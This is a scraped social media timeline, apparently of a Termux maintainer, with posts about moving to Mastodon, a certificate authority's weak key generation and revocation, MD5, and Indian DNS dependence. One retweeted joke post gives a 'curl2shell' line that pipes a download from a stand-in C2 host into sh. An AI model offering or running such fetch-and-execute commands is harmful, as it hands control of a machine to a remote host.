






This is to announce that I am moving away from X to Mastodon. mastodon.social/@CodingThund… is where I will be active now, and not here. Also this is probably my last day here. Just logged in to post this
#mastodon

Except for the fact that no C compiler since the last 30 years translates C to just assembly. it does a pass through optimization so can't directly compare the outputs
Yaksh Bariya retweeted

🚨New 0day inbound, curl2shell🚨
Can compromise any Linux host. Potentially 70% of the internet is affected.
Tweet-able PoC:
𝚌𝚞𝚛𝚕 -𝚜 𝚑𝚝𝚝𝚙://𝚌𝟸 | 𝚜𝚑
Can’t be patched


Yaksh Bariya retweeted

Good riddance. CAs should be perfect, impenetrable, impartial. If you screw up like this you should be instantly out of this business.
It's not some social network for pets, this has the same reliability requirements as flight pilot console.


Also see one of the other replies. Seems like the author of the original tweet themselves revealed the secret
I mean I know that md5 is broken, but still in order to brute force this, it'd take quite a bit of compute
Thanks, definitely sounds interesting. Great to see someone coming up. Would be very very excited to see this happen with or without me. All the best to you. I hope that investors do look into it.
I have a few more ideas as well we could use to work upon this gap we have.
Yaksh Bariya retweeted

India's tech dependence, 12/16: Every web address you type leaves India.
India runs none of the 13 root DNS servers. Local mirror copies cut delay, but the right to change the root zone stays outside India. Hosting a copy is not control.
That means a foreign actor could cut .in off the web in an extreme case. It also means the stream of Indian DNS lookups gives anyone along the path a map of who visits what, and when.
From my paper, The Sovereign Imperative: papers.ssrn.com/sol3/papers.…
Lol, due to them I'm going to clean every package that ships their certs in @termux. Most of the major packages are already done
Ofc you'll have to bring in the cash for the business. I'd like to focus more on the engineering side of things
Don't worry now you and I will be labelled as anti nationals despite being more competent than whoever these guys hired
Yaksh Bariya retweeted
"impossible standards"
every time something like this happens i am deeply disgusted by the amount of vulgarity displayed in the name of nationalism.
every such episode makes the task of anyone trying to do good a hundred times harder. you celebrate incompetence and deserve to suffer its consequences not others.

Now people should celebrate. An Indian company exits SSL/TLS business. Your witch-hunt and demand for impossible standards has worked.

Readers added context they thought people might want to know
Generating private keys with more than 3 digits for a world-trusted root certificate authority are not impossible standards. Badly generated keys may endanger - and have - the whole internet by breaking the most important encryption protocol.
theregister.com/security/2026/…
cloudflare.com/learning/ssl/w…
cfe6baf2f5043faf83131052da1af02703f0e6388a6bfe7760ca899e84859e1b82d416a0f50f9eaf20154dec1fd29b30c97d27987863be44c91b730b4aa223b5

Seems to be revoked now. They weren't revoked till yesterday night. Just checked again, and my client didn't connect to them, great! But still too late, anyone knows why it took so long?
